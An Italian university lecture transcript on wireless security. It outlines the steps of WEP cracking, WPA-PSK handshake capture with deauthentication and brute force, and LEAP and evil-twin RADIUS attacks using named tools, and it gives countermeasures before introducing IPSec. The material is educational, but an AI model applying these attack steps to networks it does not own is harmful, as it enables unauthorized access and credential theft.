- L'attaccante configura l'interfaccia wireless in modo da ascoltare e registrare i frame 802.11 "legittimi" verso/e da l'AP target
- Utilizzare un tool di cracking per scoprire la chiave WEP a partire da essi.

Tipicamente servono più di 50.000 frame per ricostruire la chiave e il tempo per ottenerli dipende dal fatto che un **attacco del genere funziona in una zona piena di traffico**.

### L'attacco attivo ( Un esempio classico è ARP Replay con Fake Authentication):

1. L'attaccante cattura un frame broadcast di tipo ARP Request, modifica le informazioni di indirizzamento e le manda all'AP (crea un pacchetto fittizio per poi farsi rispondere)
2. L'AP decodifica ed elabora la ARP Reply (codificata con un nuovo IV) e la spedisce in broadcast
3. Il processo viene reiterato più volte in modo che in pochi minuti l'attaccante avrà a disposizione migliaia di frame (diversi) per effettuare poi la fase di cracking.

Per un attacco passivo uso nuovamente aircrack, mi metto in modalità monitor e ascolto sempre i frame 802.11 e registro i frame. Sapendo che nei frame registrati ci sono gli IV provo per vari tentativi se trovo il matching con il dump fatto e ottengo la chiave.

## WEP: ATTACCO PASSIVO

1. Configurare l'interfaccia wireless in modalità "monitor"
2. Mettersi in ascolto di frame 802.11
3. Registrare un elevato numero di frame dati
4. Impiegare un tool di "cracking" per scoprire la chiave WEP a partire dai vettori di inizializzazione (IV) contenuti nelle frame catturate
  - Quanti IV bisogna raccogliere perché l'attacco abbia successo?
    - con tool avanzati, poco più di 50.000 vettori di inizializzazione risultano di solito sufficienti!
  - Quanto tempo occorre per raccogliere 50.000 IV?
    - dipende da quanto traffico c'è sulla rete:
      - ore, giorni, settimane (nel caso di reti poco utilizzate)!

Nel caso di attacco attivo catturo ARP replay, quindi traffico crittografato valido, e se sono frame inviate da stazioni che conoscono chiavi WEP allora sono codificate con la chiave corretta. Questo in WPA non succede.

## WEP: ARP REPLAY CON FAKE AUTHENTICATION

- Spesso capace di identificare la chiave WEP di una rete wireless in pochi minuti
- WEP non ha meccanismi di rilevamento di attacchi di tipo "replay"
- Un attaccante può:
  - catturare traffico crittografato 'valido' in una rete wireless
  - riiniettare nella rete il traffico catturato
- La stazione ricevente elaborerà le frame ritrasmesse come se fossero dati "freschi"

Modificare le informazioni di indirizzamento significa che se la frame era mandata da A all'access point, io devo togliere A e mettere il mio MAC address. Il contenuto l'ha creato un altro ma l'AP non noterà che è una replica di un informazione che ha già visto. **Queste informazioni sono più valide di quelle catturate in modalità passiva perché sono replicate di un messaggio, ad una stessa richiesta si risponde allo stesso modo; l'unica differenza è nel WEP che opera il testo cifrato e vedo quindi l'OR esclusivo.**

## ARP-REPLAY: PASSI

- L'attaccante:
  - cattura frame broadcast di tipo ARP:
    - destinazione: FF:FF:FF:FF:FF:FF;
    - lunghezza: 86 (o 68) byte
  - modifica le informazioni di indirizzamento
  - invia all'AP copie multiple del pacchetto così modificato
- L'AP, alla ricezione della frame modificata:
  - la decodifica (si tratta di una frame codificata correttamente!)
  - la elabora
  - prepara una risposta (broadcast)
  - la codifica con un nuovo IV
  - la spedisce!
- Il processo viene iterato, per cui:
  - l'AP invierà in broadcast, in un intervallo temporale di pochi minuti, migliaia di frame (e di IV)
  - l'attaccante avrà a disposizione materiale prezioso per la fase di "cracking"

Ovviamente per effettuare tutte queste manipolazioni c'è bisogno di un certo requisito, nel nostro caso si parla di **fake authentication**.

## PREREQUISITO: FAKE AUTHENTICATION

- Le richieste ARP inviate all'AP DEVONO contenere un MAC address "valido"
- Soluzioni possibili:
  1. recuperare (tramite "sniffing") un MAC address di un client legittimo ed inviare pacchetti ARP con indirizzo MAC "spoofed"
  2. stabilire una connessione "fasulla" con l'AP:
    - l'attaccante sarà, in questo caso, un client "valido", ma con funzionalità limitate
- Il caso 2. è comunemente denominato "fake authentication"
  - richiede che l'AP sia configurato in modalità "Open Authentication"
    - i client si possono sempre collegare all'AP, ma, in caso di invio di dati non correttamente codificati, vengono "buttati fuori" dalla rete
    - con la fake authentication, il client dell'attaccante si autentica con l'AP e, per evitare di essere estromesso dalla rete, si astiene dall'inviare frame dati

Qui ci sono un po' di informazioni utili per vedere questi attacchi

## WEP CRACKING: RISORSE UTILI

1. How to crack WEP with no wireless clients:
  - [http://www.aircrack-ng.org/doku.php?id=how\\_to\\_crack\\_wep\\_with\\_no\\_clients](http://www.aircrack-ng.org/doku.php?id=how_to_crack_wep_with_no_clients)
2. ARP Request Replay Attack:
  - [http://www.aircrack-ng.org/doku.php?id=arp-request\\_reinjection](http://www.aircrack-ng.org/doku.php?id=arp-request_reinjection)
3. Fake authentication:
  - [http://www.aircrack-ng.org/doku.php?id=fake\\_authentication](http://www.aircrack-ng.org/doku.php?id=fake_authentication)

**Quali sono le contromisure che applica WEP? Nessuna, infatti sono deprecate e se le troviamo siamo di fronte al nulla.**

## WEP: CONTROMISURE

- Una sola azione risulta efficace per contrastare gli attacchi in questo tipo di scenario:
  - non usare WEP come soluzione prescelta per garantire la sicurezza della propria rete wireless...mai!
- Una rete WEP è in tutto e per tutto assimilabile ad una comune rete wireless di tipo aperto

Ora dobbiamo passare a parlare di tecniche più avanzate: **WPA pre-shared key e quello enterprise (che usa i tre ruoli)**. I due metodi differiscono solo nel modo in cui ottengo la chiave iniziale. Nel caso di autenticazione la comunicazione con server serve proprio per creare un'informazione iniziale dal quale far partire la 4-way-handshaking.

### Authentication attacks

Il target di questi attacchi è il processo di autenticazione, fase in cui l'utente fornisce al sistema le credenziali per permettere l'identificazione della propria identità. In particolare, ci sono due possibili scenari:

- WPA-PSK (WPA2 + Autenticazione Pre shared Key)
- WPA Enterprise (WPA2 + Autenticazione 802.1X)

**Attaccare queste reti non è facile perché anche se prendiamo la pre-shared key e la volessimo crackare la funzione che la crea è molto complessa. È chiaro che il reverse engineering, partendo dal traffico sniffato, non è per nulla semplice.**

#### 1. Attacco WPA-PSK

L'attacco a una WPA-PSK ha come obiettivo quello di identificare la chiave di PSK (passphrase) e in particolare si articola nei seguenti passi:

1. L'attaccante si pone in ascolto sul canale relativo all'AP della rete target per catturare i pacchetti del 4-way Handshake tra una STA e l'AP
  - a)[Opzionalmente] Effettuare un deAuthentication attack su un client così da spingerlo nuovamente ad autenticarsi (e dunque a fare il 4-way)
2. Una volta catturati i pacchetti si utilizza un algoritmo offline di "crack brute force" per risalire alla chiave passphrase di PSK attraverso un database di "chiavi di tentativo".

L'idea dell'algoritmo crack brute force è di prendere una chiave di tentativo dal DB, utilizzarla in input ad un meccanismo di hash e comparare il risultato con "Hash da Brute Forzare". Se corrispondono gli hash, allora la "chiave di tentativo" corrisponde alla chiave PSK!

In questi termini si comprendono i problemi:

- L'attacco funziona solamente se nel DB di "chiavi di tentativo" è presente la chiave PSK.
- Trovare "Hash di tentativo" che corrisponde all'Hash da Brute Forzare" è complesso perché quest'ultimo attraversa molte trasformazioni in cui partecipa oltre che la chiave PSK anche l'SSID della rete.

## WPA-PSK

- Conoscenza pregressa di una chiave di encryption nota sia ai client che all'AP
- La chiave è utilizzata per calcolare, tra le altre cose, le due chiavi crittografiche necessarie durante una specifica sessione utente
  - four-way handshake
- Le chiavi di sessione dipendono dalla chiave PSK:
  - un attaccante che cattura il 4-way handshake tra una stazione legittima e l'AP, può poi lanciare, off-line, un attacco a forza bruta sui dati raccolti per cercare di risalire alla chiave PSK
  - la cosa è tutt'altro che semplice:
    - la chiave PSK subisce un enorme numero (> 4.000!) di trasformazioni mediante funzioni hash
    - l'SSID della rete viene utilizzato come parte del processo di "hashing"
    - i tempi richiesti per "derivare" la chiave dai dati raccolti sono spesso proibitivi

## CRACKING WPA-PSK

1. Configurazione dell'interfaccia di rete wireless in modalità monitor, in ascolto sul canale relativo all'AP della rete target
2. Esecuzione di "airodump-ng" sul canale dell'AP target, con filtro sul BSSID, per catturare eventuali handshake di autenticazione
3. [NB: passo opzionale] Impiego di "aireplay-ng" per sferrare un "deauthentication attack" nei confronti di un client legittimo della rete target
  - tale procedura serve a "stimolare" un nuovo tentativo di connessione (e quindi un nuovo 4-way handshake) da parte del client in questione
4. Esecuzione di "aircrack-ng" per derivare la chiave PSK a partire dai dati contenuti nel 4-way handshake appena registrato:
  - come anticipato, l'approccio impiegato è di tipo "brute force"
    - successo ottenibile solo nel caso in cui la chiave cercata sia presente nel DB fornito in input all'algoritmo di cracking

Dato che nel 4-way si fanno molte trasformazioni non parto dalla situazione pulita raw ma lavoro già su hash parziali che trovo in quelle che vengono chiamate **rainbow tables**.

Il tool pyrit è di Google e permette di ridurre di qualche ordine di grandezza il cracking di WPA.

## BRUTE-FORCE GUESSING: APPROCCI UTILI

- Operazioni più onerose in caso di algoritmi a forza bruta:
  - calcolo della funzione hash sulla password di tentativo
- Alcuni rimedi:
  - Rainbow Tables (cfr prossima slide...)
  - GPU cracking:
    - impiego della Graphical Processing Unit per la fase di elaborazione della funzione hash
    - un tool di esempio (senza ridere!)
      - “pyrit”: <https://code.google.com/p/pyrit/>

**Ma ritorniamo alle rainbow tables, che cosa sono?** Sono delle preelaborazioni delle funzioni hash associate ai termini candidati, dando per scontato che si parta da una **determinata pre shared key**.

## RAINBOW TABLES

- Idea molto semplice:
  - preelaborazione delle funzioni hash dei termini candidati
- Disponibilità di numerosi (corposissimi!) file contenenti questo tipo di informazioni per una serie di database di password diffuse
- Problema (nel caso di applicazione allo scenario WPA)
  - la funzione hash ingloba il valore dell'SSID, il che rende inutile la preelaborazione effettuata solo sulle password di tentativo
- Soluzione (parziale)
  - elaborazione di rainbow table che contemplino, oltre alla password di tentativo, anche uno specifico valore di SSID
    - approccio applicabile nel caso in cui l'SSID della rete target sia di tipo diffuso (“Linksys”, “WLAN-AP”, ecc.)

### 2. Attacco WPA-Enterprise (WPA2 + Autenticazione 802.1X)

Con WPA enterprise sappiamo che c’è l’AP che funziona da intermediario presso un server di autenticazione terzo e che gli approcci sono di vario tipo. Tipicamente si parla di extensible authentication protocol (EAP) in varie implementazioni, alcune serie altre meno e la migliore è quella in cui vado a creare **un tunnel crittografato tra il supplicant ed il server di autenticazione**. Il tunnel può essere usato per trasportare addirittura una cosa ulteriormente crittografata.

Il prerequisito è che vi sia almeno un client legittimo all’interno della rete target, che tipicamente viene de-autenticato così che prova nuovamente a connettersi.

## WPA ENTERPRISE

- In questo caso, gli attacchi sono rivolti al particolare tipo di protocollo di autenticazione cui la rete wireless si affida:
  - LEAP (Lightweight EAP)
  - EAP-TLS
  - PEAP (protected EAP)
- Perché l'attacco vada a buon fine, occorre necessariamente la presenza di almeno un client legittimo all'interno della rete target

- **Un approccio leggermente bucabile è LEAP**, proposto da Cisco nel dicembre 2000 ed è basato su un meccanismo MicroSoft Challenge Hash Authentication Protocol usato per l'autenticazione in rete con active directory. Il protocollo è vulnerabile perché si basa sull'invio di challenge reciproche "in chiaro". Se sniffo ottengo un hash del messaggio.

## LEAP

- Proposta Cisco (dicembre 2000)
- Altamente vulnerabile:
  - basato su un meccanismo MSCHAPv2 del tipo "challenge/response"
  - messaggi di "sfida" trasmessi in chiaro nella rete wireless
  - un attaccante può catturare i messaggi challenge/response e, successivamente, lanciare un attacco a forza bruta in modalità off-line
    - es di tool: "asleap"
- Soluzione oggi altamente sconsigliata, (quasi) al pari di WEP!
  - ... "quasi" perché, a differenza di WEP, in presenza di password sufficientemente complesse, LEAP può essere considerato "sicuro"

- **Se usassimo EAP-TTLS** avremmo un tunnel con TLS e l'approccio migliore è non cercare di bucare il tunnel, perché se implementato bene è impossibile da bucare, **ma fingerci di essere il server di autenticazione**. Esistono strumenti che permettono di fingere di essere AP (host-APD), e mettendo su sulla mia macchina anche il server di autenticazione non avrei più bisogno di bucare il tunnel ma ci sarei direttamente dentro.

## EAP-TTLS E PEAP

- Entrambi basati sulla creazione di un tunnel TLS tra il client che chiede l'autenticazione ed un server RADIUS su rete fissa
- L'AP non ha nessuna visibilità dei dati trasportati all'interno del tunnel
  - semplice funzione di *relay* tra il client ed il server di autenticazione
- Il tunnel serve a rendere inaccessibili a terze parti le informazioni di autenticazione
  - la fase di autenticazione vera e propria avviene, all'interno del tunnel, con un protocollo non necessariamente "nativamente sicuro"
    - es: MSCHAPv2, EAP-GTC (basato su password "one-time"), ecc.

Come evito questo attacco? **Semplicemente non mi collego al primo sconosciuto che mi si presenta come qualcuno che conosco, richiedo che sia effettivamente lui attraverso i certificati.**

## OBIETTIVI DEGLI ATTACCHI IN PRESENZA DI TLS

- TLS è considerato estremamente sicuro
  - in virtù di questo, spesso il protocollo interno di autenticazione "viaggia" come testo in chiaro
- L'obiettivo di un attacco, in questo caso, è:
  - ottenere in qualche modo accesso al tunnel
  - accedere, all'interno del tunnel, alle informazioni scambiate tra client e server di autenticazione con il protocollo interno
- TLS è molto difficile da "bucare"...
- ...ma nelle reti wireless si può seguire un altro approccio!
  - "AP impersonation attack"

Fare AP impersonation è facilissimo

## AP IMPERSONATION

- Il trucco è:
  - fingere di essere l'AP al quale il client target intende connettersi
  - agire come punto terminale del tunnel TLS (server RADIUS)
- Client (come spessissimo avviene) configurato male:
  - nessun meccanismo di validazione dell'identità del server RADIUS cui ci si connette
- Nelle ipotesi sopra descritte, l'attaccante
  - offre se stesso come punto terminale di tutte le procedure di autenticazione
  - ottiene un facile accesso al protocollo interno di autenticazione
  - ...il tutto senza alcun bisogno di "bucare" TLS!

## TOOL UTILI: FreeRADIUS-WPE

- WPE: Wireless Pwnage Edition
  - NB: “pwnage”: ‘pure ownage’, cioè ‘controllo completo’
    - termine molto di moda nella comunità degli hacker
- Una versione del server RADIUS concepita per l’hacking:
  - accetta automaticamente qualsiasi richiesta di connessione
  - salva su un file di log tutti i dati relativi al protocollo interno di autenticazione

## IMPIEGO DI FreeRADIUS-WPE

- Utilizzato insieme a strumenti quali “hostapd” (configurazione della propria scheda di rete wireless in modalità AP), consente di usare un singolo host per:
  - ospitare i due componenti server-side della fase di autenticazione (AP e server RADIUS)
  - salvare i dati del protocollo interno di autenticazione su file
  - lavorare sui dati salvati per (a seconda del protocollo interno)
    - accedere in modo immediato a nomi utenti e password
    - accedere ai dati di tipo challenge/response per analizzarli off-line
      - approcci a forza bruta (cfr. tool “asleap” citato in precedenza)
- NB: oggi esiste il tool “hostapd-wpe”, che svolge, in modo integrato, le due funzioni descritte sopra:
  - <https://github.com/OpenSecurityResearch/hostapd-wpe>

Sui certificati in generale bisogna fare attenzione.


## EAP-TTLS E PEAP: CONTROMISURE

- Rispetto agli scenari descritti, è sufficiente imporre che il client “validi” il certificato del server RADIUS prima di avviare la negoziazione del tunnel TLS
- Un meccanismo semplice...
- ...e troppo spesso trascurato 😞

## Passiamo ora alla parte esercitativa

Il set up mostrato dall’ING D’isanto mostra un PC che si occupa dell’attacco, con VM Kali, e diverse schede di rete, due access point che saranno i bersagli con difese WEP, infine un ipad che si configura come la

vittima. I due segnati di blu saranno quelli che vengono attaccati, quello bianco ha WEP, mentre bianco WPA.



Consiglio di vedere la lezione per proseguire, la sbobina è inutile.

## LEZIONE 14 10/11/21

Abbiamo visto come implementare la sicurezza nel livello 2 (Livello di collegamento/link) tramite l'utilizzo di WPA (crittografia + autenticazione). Poniamo adesso l'attenzione su come si implementa la sicurezza nel livello 3 (Livello di rete/IP). Oggi iniziamo la **sicurezza a livello rete** e quindi un'architettura completa chiamata IPSec, inizieremo con un approccio didascalico e sarà una lezione un po' pallosa. Le slide si basano sullo stallings.

### La Sicurezza IP (L09\_IPSec)

Quando parliamo di sicurezza in ambito IP parliamo di standardizzazione dalla prima metà degli anni 90. Ovviamente le problematiche e le lacune sulla sicurezza iniziavano ad essere scoperte grazie alla diffusione degli incidenti di sicurezza.

## PANORAMICA SULLA SICUREZZA IP

- 1994 – IAB (Internet Architecture Board)
  - "Security in the Internet Architecture" (RFC 1636)
    - Consenso sulla necessità di migliorare il livello di sicurezza di internet
    - Identificazione delle aree chiave per i meccanismi di sicurezza
    - Necessità di evitare monitoraggio non autorizzato del traffico
    - Necessità di rendere sicuro il traffico in transito mediante meccanismi di autenticazione e crittografia
- 2003 – CERT (Computer Emergency Response Team)
  - Più di 137000 incidenti legati alla sicurezza
  - Gravi attacchi perpetrati utilizzando IP spoofing
  - Sfruttamento delle applicazioni che utilizzano l'autenticazione basata su indirizzo IP
  - Lesioni del diritto alla privacy mediante intercettazione del traffico
    - Informazioni di login
    - Contenuto di DB
    - Contenuto di pagine Web

L'idea di soluzione era ovviamente di non stravolgere internet, poiché era assestata ma si passò a fare patching. Infatti, IPSec nella sua architettura generale definisce dei nuovi header più un meccanismo per scambiare le chiavi, che possono essere utilizzati insieme al protocollo IP classico. Ovviamente, non è quello ideale perché IP non è sicuro by design ma l'insieme dei due protocolli che si occupano rispettivamente di:

- **Autenticazione**, assicura l'integrità del datagramma ricevuto (Ovvero che non è stato alterato durante il transito) e la sua autenticazione (è stato effettivamente trasmesso dalla sorgente presente nell'header del pacchetto).
- **Segretezza**, del contenuto del messaggio (attraverso cifratura) e segretezza sul flusso di traffico (per prevenire possibili intercettazioni )

## OBIETTIVI

- "Rattoppo" per IPv4
  - Lo Spoofing è un problema serio e concreto
  - Il protocollo non è stato progettato con l'idea dell'autenticazione e della sicurezza
  - Il contenuto dei datagrammi può essere intercettato
  - Il contenuto dei datagrammi può essere modificato
  - Le reti IPv4 possono essere soggette ad attacchi di tipo replay
- Meccanismi di livello rete per IPv4 ed IPv6
  - Non necessariamente tutte le applicazioni devono supportare meccanismi di sicurezza
- Può essere trasparente agli utenti

Ovviamente IPv4 e IPv6 esistevano già, le patch sono state ideate in maniera trasparente per entrambe. Per la versione 6 è obbligatorio IPSec mentre IPv4 no.

Mettiamo in evidenza solo tre livelli dello stack TCP/IP, nelle prossime lezioni risaliremo la scala proprio in ordine, con qualche cenno al livello applicazione e studieremo le proposte per la messa in sicurezza a questi livelli.

## SICUREZZA "A LIVELLI"

- Link layer: WEP/WPA
- Application layer: PGP (Pretty Good Privacy)
- Transport layer: SSL (Secure Sockets Layer)
- Network layer: IPSec (IP Security)
- Approccio IPSec: gestione sicura della rete per applicazioni "security-unaware" ...




Visto che i livelli non si fidano sempre di quello che gli viene passato dai livelli inferiori, implementano messe in sicurezza spesso ridondanti.

Vediamo per prima cosa i concetti essenziali ovvero, quali sono le funzioni di sicurezza per l'estensione di IPv4 & IPv6. Le aree funzioni possono essere divise in tre gruppi:

- **Autenticazione**, un datagramma ricevuto è stato realmente trasmesso dalla sorgente indicata nell'intestazione e il datagramma non ha subito alterazioni durante il transito.
- **Segretezza**, crittografia dei messaggi e prevenzione delle intercettazioni.
- **Gestione delle chiavi**, scambio sicuro delle chiavi crittografiche.

Abbiamo che per l'autenticazione, in base agli approcci che utilizzeremo, potrà essere applicato **all'intero datagramma IP (compreso header e payload)** effettuando la **modalità tunnel**; oppure, **datagramma escluso l'intestazione** e quindi effettuando la **modalità transport**.

Le funzionalità di Autenticazione e Segretezza di IPSec vengono implementate sotto forma di Extension Header posto immediatamente dopo IP Header.



In particolare, si utilizzano due Extension header:

- **Il protocollo ESP** (Encapsulating Security Payload) definisce un meccanismo per incapsulare il payload di un pacchetto IP al fine di mascherarlo crittografando. Nell'header di ESP dobbiamo mettere le informazioni che ci permettono di ottenere tale risultato; al giorno d'oggi è l'unico header consigliato perché consente di effettuare anche l'autenticazione.
- **AH** (authentication header) fornisce solo authentication niente confidentiality.

## MECCANISMI

- Autenticazione
  - Applicata all'intero datagramma IP → modalità tunnel
  - Datagramma esclusa l'intestazione → modalità transport
- Approcci
  - Encapsulating Security Payload (ESP)
  - Authentication Header (AH)
- Gestione delle chiavi
- Trasparenza alla rete
  - Solo gli end-point della comunicazione devono essere abilitati all'utilizzo di IPSec

IP ricordiamolo che è **stateless**, tranne quando effettuiamo la frammentazione del datagramma lì ci deve essere un minimo di bufferizzazione delle informazioni.

## Applicazioni di IPSec


### APPLICAZIONI DI IPSec

- Connattività sicura delle sedi locali via internet
  - Rete privata virtuale attraverso reti geografiche pubbliche
  - Ridotta necessità di reti private
    - Risparmio in costi di esercizio e gestione della rete
- Accesso remoto sicuro via Internet
  - Un utente finale chiama un ISP locale ed acquisisce un accesso sicuro alla rete aziendale
  - Riduzione dei costi telefonici per tele-lavoratori e dipendenti spesso in viaggio
- Attivazione della connattività extranet e intranet con partner commerciali
  - Comunicazioni sicure con altre aziende e partner commerciali mediante meccanismi di autenticazione, segretezza e scambio di chiavi
  - Miglioramento della sicurezza del commercio elettronico
    - Applicazioni Web utilizzano protocolli interni per la sicurezza

Vediamo uno scenario d'uso di IPSec:

La parte in alto prevede che ci sia un collegamento diretto tra un utente remoto e una rete remota (es noi dal nostro pc ci colleghiamo in VPN presso Unina) e l'utente vuole comunicare all'interno di un ufficio.

Il payload IP è reso sicuro e per essere interpretato c'è bisogno di un header aggiuntivo IPSec, ma per viaggiare dovrà essere visto come un pacchetto IP normale, effettuando così il tunneling.



Dentro la nostra rete possiamo anche decidere che la sicurezza non ci interessi e metterla solo end-to-end quindi **non mi devo affidare a router che devono de-incapsulare le informazioni**, o se lo facessi le informazioni dovrebbero lo stesso essere codificate.

Quali sono i vantaggi di IPSec?

- Implementato in un firewall o router fornisce un elevato livello di sicurezza a tutto il traffico che attraversa il perimetro dell'azienda. Il traffico interno al perimetro **non subisce sovraccarico, e quindi rallentamenti, per la sicurezza**. IPSec in un firewall è difficile da eludere, soprattutto se tutto il traffico proveniente dall'esterno transita su IP ed il firewall è l'unico portale d'accesso ad internet.
- IPSec è situato sotto al livello trasporto (livello 4) e risulta trasparente alle applicazioni e agli utenti finali. Non richiede la modifica dei software e non richiede che siano fornite all'utente informazioni sulle chiavi e sicurezza.
- IPSec è utile pure per garantire la sicurezza dei singoli utenti e questo è utile per i **road warrior** ovvero i lavoratori fuori sede che si connettono in mobilità alla mia rete.

Immaginiamo quanto sarebbe utile usare collegamenti sicuri tra router per scambiarsi informazioni di routing. Purtroppo, non approfondiremo gli attacchi ai router ma è giusto sapere quali sarebbero i vantaggi.

## SUPPORTO AL ROUTING

- IPSec può fornire garanzie nell'utilizzo di algoritmi di routing
  - Messaggio di pubblicizzazione di un nuovo router proviene da un router autorizzato
  - Messaggio di pubblicizzazione di un neighbor proviene da un router autorizzato
  - Messaggio di redirezione proviene dal router al quale è stato inviato un pacchetto
  - Aggiornamento delle informazioni di routing non falsificato


## Architettura IPSec

L'architettura è definita da una serie infinita di RFC e in maniera semplice sono le seguenti:

- Numerose RFC:
  - RFC 4301: panoramica dell'architettura di IPSec
  - RFC 4302: estensione per l'autenticazione dei datagrammi in IPv4 ed IPv6 (AH)
  - RFC 4303: estensione per la crittografia dei datagrammi in IPv4 ed IPv6 (ESP)
  - RFC 5996: protocollo per lo scambio delle chiavi (IKE – Internet Key Exchange)
  - RFC 2408: Internet Security Association and Key Management Protocol (ISAKMP)
  - RFC 2412: protocollo per la determinazione delle chiavi (Oakley)

La figura successiva non è super precisa poiché ESP non garantisce solo encryption ma anche, in particolari configurazioni, authentication. Mentre AH non fornisce crittografia in nessun modo e l'autenticazione che fa non è la stessa di ESP.

DOI = Domain of interpretation è un glossario che serve ad interpretare gli altri documenti.



## I SERVIZI DI IPSec

- Possibilità di selezionare i protocolli di sicurezza richiesti
- Determinare gli algoritmi da utilizzare per i servizi
- Determinare gli algoritmi da utilizzare per la gestione delle chiavi
- Authentication Header
  - Autenticazione mediante intestazione del protocollo
- Encapsulating Security Payload
  - Autenticazione e crittografia stabiliti dal formato del pacchetto

## I SERVIZI DI IPSec

- Controllo degli accessi
- Integrità dei dati in protocolli connectionless
- Autenticazione dell'origine dei dati
- Rifiuto del replay dei pacchetti
  - Forma di integrità parziale della sequenza
- Segretezza
  - Crittografia
- Segretezza parziale del flusso del traffico

L'integrità si garantisce con il calcolo di integrità, non facciamo una checksum basilare ma controlliamo anche il payload. Perché vi è la segretezza parziale? E perché può essere utile? **Aggiungendo padding alteriamo le proprietà statistiche del flusso di rete e così non si può effettuare analisi del traffico.**

I SERVIZI DI IPSec			
	AH	ESP (solo crittografia)	ESP (crittografia ed autenticazione)
Controllo degli accessi	X	X	X
Integrità senza connessione	X		X
Autenticazione origine dei dati	X		X
Rifiuto pacchetti a replay	X	X	X
Segretezza		X	X
Segretezza parziale del flusso		X	X

Sulle righe abbiamo le proprietà che un protocollo, su colonna, riesce a garantirci e vedremo come fa.

A monte di tutto questo ci sarà un'esigenza di definire, nel momento in cui il mio nodo diventa IPSec aware, come IPSec convive con IP? Le informazioni di gestione si concretizzeranno in policy di gestione di traffico IP sulla rete.

### IPSec Policy: Security Associations (SA)

Un concetto fondamentale introdotto da IPSec è il suo essere **mono direzionale**, ovvero va da me ad un peer e se ne voglio una in direzione opposta ne devo creare una nuova. È quindi un concetto che va introdotto per ogni lato di comunicazione e tipo IPSec, dal punto di vista generale è una struttura dati che contiene le informazioni necessarie al fine di garantire le caratteristiche di sicurezza ad un flusso che voglio proteggere.

**Una Security Association (SA)** è una connessione logica unidirezionale tra mittente e ricevente che offre servizi di sicurezza al traffico lungo tale connessione. In particolare:

- Per una comunicazione bidirezionale dovrò usare due SA
- È possibile utilizzare solo uno tra i due protocolli AH o ESP, per singola SA

